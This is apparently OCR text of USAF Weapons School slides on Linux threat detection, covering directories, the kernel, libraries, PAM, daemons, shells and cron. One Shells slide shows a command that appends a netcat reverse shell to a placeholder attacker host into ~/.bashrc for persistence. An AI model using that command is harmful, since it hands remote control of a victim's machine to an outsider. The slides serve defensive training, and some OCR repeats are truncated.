CWU918KD

Threat Detection: Linux Environment

Instructor: Maj Patrick “Shrink” Vinge

USAF Weapons School • Nellis AFB

So What?

- Linux is one of the most powerful operating systems (OS) and it powers global technology across the globe
  - Majority of the world's supercomputers run on Linux
  - 23 of the 25 top websites in the world use Linux
  - 96.3% of world's top 1M servers run on Linux
  - 90% of all cloud infrastructure operates on Linux
  - 85% of all smartphones are Linux-based
- Linux has presence in Air Force environments

Objectives


- Describe the major Linux file system directories
- Describe the Linux Kernel
- Describe shared libraries for Linux
- Describe Pluggable Authentication Modules
- Describe Linux Daemons
- List four common shell types for Linux
- Describe the difference between user space and Kernel space
- Describe the three special permissions in Linux

Overview

- *Intro to Linux*
- Linux Operating System
- Key Linux components
- User space and Kernel space
- Linux files
- Linux permissions
- Linux logging
- Linux application
- Useful command line interface syntax

Review: What Is Linux?

- Linux is a core OS controlling the computer hardware based on a UNIX variant
- Heart of a Linux system is the Kernel
- Multiple Linux distributions essentially use the same Kernel



Review: Common Linux Uses

- Web servers
- Cloud storage
  - Drop Box
  - Google Drive
  - Microsoft Azure
- Mobile technology
  - Android
- Appliances
  - Apache

- ✓ High stability
- ✓ Security
- ✓ Easy to operate
- ✓ Hardware compatibility
- ✓ Open source

Linux is used throughout Air Force mission systems and networks

Overview

- Intro to Linux
- *Linux Operating System*
- Key Linux components
- User space and Kernel space
- Linux files
- Linux permissions
- Linux logging
- Linux application
- Useful command line interface syntax

Linux OS Architecture

Applications

DATABASE, WEB SERVER, NETWORK, MONITOR, ETC

LIBRARIES

SYSTEM DAEMONS

SHELLS

TOOLS

Linux Kernel

SCHEDULER, DRIVERS, SECURITY, NETWORKING

Linux File System

/bin/	Essential user command binaries
/boot/	Static files of Boot Loader
/dev/	Device files
/etc/	Host-specific system configuration
/home/	User home directories
/lib/	Shared libraries
/media/	Mount point for removable media
/mnt/	Mount point for file systems
/opt/	Add-on application software packages
/sbin/	System binaries
/srv/	Data for services
/tmp/	Temp files
/usr/	User utilities and applications
/var/	Variable files
/root/	Home directory for root user
/proc/	Virtual filesystem for Kernel


Overview

- Intro to Linux
- Linux Operating System
- *Key Linux components*
- User space and Kernel space
- Linux files
- Linux permissions
- Linux logging
- Linux application
- Useful command line interface syntax

Key Linux Components

Linux Kernel


- *The core of the system's software that abstracts the underlying hardware from the software to provide a running environment for application software*
- System calls are used to exchange information with the Kernel
- Resource manager between hardware and software
  - Arbitrates access to resources between competing users
- Monolithic Kernel
- Kernel information can be found in */proc* directory
  - Not a real file system
  - Virtual file system



/proc Directory

- Proc file system was created to improve communication between users and the Kernel
- All files correspond either to a function or set of variables in the Kernel
- For example … /proc/kcore is a point to RAM
  - Reading /proc/kcore is like reading raw contents of memory
- Some proc files have read-write mode
- Key /proc directories:

/proc/cpuinfo	/proc/filesystems
/proc/ioports	/proc/meminfo
/proc/stat	/proc/swaps
/proc/interrupts	/proc/version
/proc/mounts	




https://www.tecmint.com/exploring-proc-file-system-in-linux/

Linux File System

Root Directory /

/bin/	Essential user command binaries
/boot/	Static files of Boot Loader
/dev/	Device files
/etc/	Host-specific system configuration
/home/	User home directories
/lib/	Shared libraries
/media/	Mount point for removable media
/mnt/	Mount point for file systems
/opt/	Add-on application software packages
/sbin/	System binaries
/srv/	Dat
/tmp/	
/usr/	User utilit
/var/	V
/root/	Home dir
/proc/	Virtual fil



Shared Libraries


- *Library: An assortment of precompiled code to be reused in a program*
- *Linux supports two classes of libraries*
  - *Static libraries – bound to a program statically at compile time*
  - *Dynamic or shared libraries – loaded when a program is launched / loaded in memory*
    - Dynamically linked libraries – program linked with shared library and Kernel loads
    - Dynamically loaded libraries – program takes full control
- Configs hold basic directories to find library files [Shared Object (.so) files]
  - */etc/ld.so.conf*
  - */etc/ld.so.conf.d/*.conf*
- Show libraries
  - ldd utility

```
lion2@wpslions:~$ ldd /bin/netstat
        linux-vdso.so.1 (0x00007ffc9fdc0000)
        libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007fca6a36c000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fca69f7b000)
        libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007fca69d09000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007fca69b05000)
        /lib64/ld-linux-x86-64.so.2 (0x00007fca6a7bb000)
        libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007fca698e6000)
lion2@wpslions:~$ _
```

Key Linux Modules


- *Pluggable Authentication Modules (PAM)*
  - *Dynamic authentication support for apps and services*
  - *Library file used for holding code and functions that an application may utilize*
- PAM can allow additional logging and notifications
- PAM Aware apps, *ldd <exec>| grep libpam.so*

```
lion2@wpslions:~$ ldd /bin/netstat
        linux-vdso.so.1 (0x00007ffc9fdc0000)
        libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007fca6a36c000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fca69f7b000)
        libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007fca69d09000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007fca69b05000)
        /lib64/ld-linux-x86-64.so.2 (0x00007fca6a7bb000)
        libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007fca698e6000)
lion2@wpslions:~$ _
```




Key Linux Security Architecture

- Security-Enhanced Linux
  - Security architecture integrated into Kernel using the Linux Security Module (LSM)
- Configurations
  - */etc/sysconfig/selinux*
  - */etc/selinux/config*
- Logs
  - */var/log/messages*
  - */var/log/audit/audit.log*



Key Linux Components

- *Daemons*
  - *Runs programs unobtrusively in the background, without direct control from user, awaiting a specific event or condition*
  - *Daemons are usually instantiated as a process managed by the Kernel*
- Common examples
  - Crond, ftpd (file xfer), lpd (printing), rlogind (remote login), rshd (remote command execution), telnetd
- */etc/init.d* and */etc/systemd*
  - Shell scripts used to start and stop daemons



Common Linux Daemons

- amd – automount daemon
- anacron – execute delayed cron tasks at boot time
- atd – runs jobs queued using the at tool
- crond – the task scheduler daemon
- dhcpd – Dynamic Host Configuration Protocol service daemon
- fetchmail – daemon to fetch mail at regular intervals
- ftpd – File Transfer Protocol server daemon
- gated – routing daemon that handles multiple routing protocols
- httpd – web server daemon

Common Linux Daemons

- inetd – Internet operation daemon
- iptables – an iptables firewall daemon
- memcached – in-memory distributed object caching daemon
- mountd – mount daemon
- mysql – database server daemon
- named – Domain Name Service (DNS) daemon
- nfsd – network file sharing daemon
- ntpd – Network Time Protocol (NTP) daemon
- postfix – a mail transport agent used as a replacement for sendmail


Common Linux Daemons

- routed – manages routing tables
- rpcbind – Remote Procedure Call bind daemon
- smbd – SMB daemon
- smtpd – Simple Mail Transfer Protocol (SMTP) daemon
- snmpd – Simple Network Management Protocol (SNMP) daemon
- sshd – Secure Shell Server daemon
- syncd – Keeps file systems synched with system memory
- syslogd – system logging daemon
- systemd – update to init
- xinetd – Extended Internet operations daemon

Key Linux components


- Shells
  - Allows system users to communicate with the Kernel (interactive and noninteractive)
- *Four common shell types*
  - *Shell Command Language (sh)*
  - *Bourne Again Shell (BASH) default for Linux*
  - *C Shell (csh)*
  - *KornShell (ksh)*
- User scripts and profiles may run shells

```
$ echo 'nc –e /bin/bash <ATTACKER_IP> <PORT> 2>/dev/null &'
>> ~/.bashrc
```



Scheduled Jobs

- crontab
  - System-wide jobs installed by modify /etc/crontab file
  - Locations to Less */etc/crontab*, *ls /etc/cron.** (daily, hourly, weekly, monthly)
- at jobs
  - Executes commands at a specific time
  - Not for recurring tasks
  - */etc/var/at/jobs*, */var/spool/cron/atjobs*



Overview

- Intro to Linux
- Linux Operating System
- Key Linux components
- *User space and Kernel space*
- Linux files
- Linux permissions
- Linux logging
- Linux application
- Useful command line interface syntax

User and Kernel Space

User Space

User Applications (DB, Web, Net Tools, etc)

LIBRARIES | SYSTEM DAEMONS | SHELLS | TOOLS

Shared Libraries

Kernel Space

Kernel

SCHEDULER, DRIVERS, NETWORKING, SYSTEM CALLS, IPC

User Space

User mode


- *The executing code has no ability to directly access hardware or reference memory*
- *Code running in user mode must delegate to system application program interfaces (API) to access hardware or memory*
- Most code running on your computer will execute in user mode
- Due to protection afforded by this isolation, crashes in user mode are usually recoverable


Kernel Space

Kernel mode

- *The executing code has complete and unrestricted access to the underlying hardware*
- *It can execute any central processing unit (CPU) instruction and reference any memory address*
- Generally reserved for the lowest-level, most trusted functions of the OS
- Crashes in Kernel mode may be catastrophic

User and Kernel Space





Overview

- Intro to Linux
- Linux Operating System
- Key Linux components
- User space and Kernel space
- *Linux files*
- Linux permissions
- Linux logging
- Linux application
- Useful command line interface syntax

Linux File System

Root Directory /

/bin/	Essential user command binaries
/boot/	Static files of Boot Loader
/dev/	Device files
/etc/	Host-specific system configuration
/home/	User home directories
/lib/	Shared libraries
/media/	Mount point for removable media
/mnt/	Mount point for file systems
/opt/	Add-on application software packages
/sbin/	System binaries
/srv/	Data for services
/tmp/	Temp files
/usr/	User utilities and applications
/var/	Variable files
/root/	Home directory for root user
/proc/	Virtual filesystem for Kernel

Linux Files

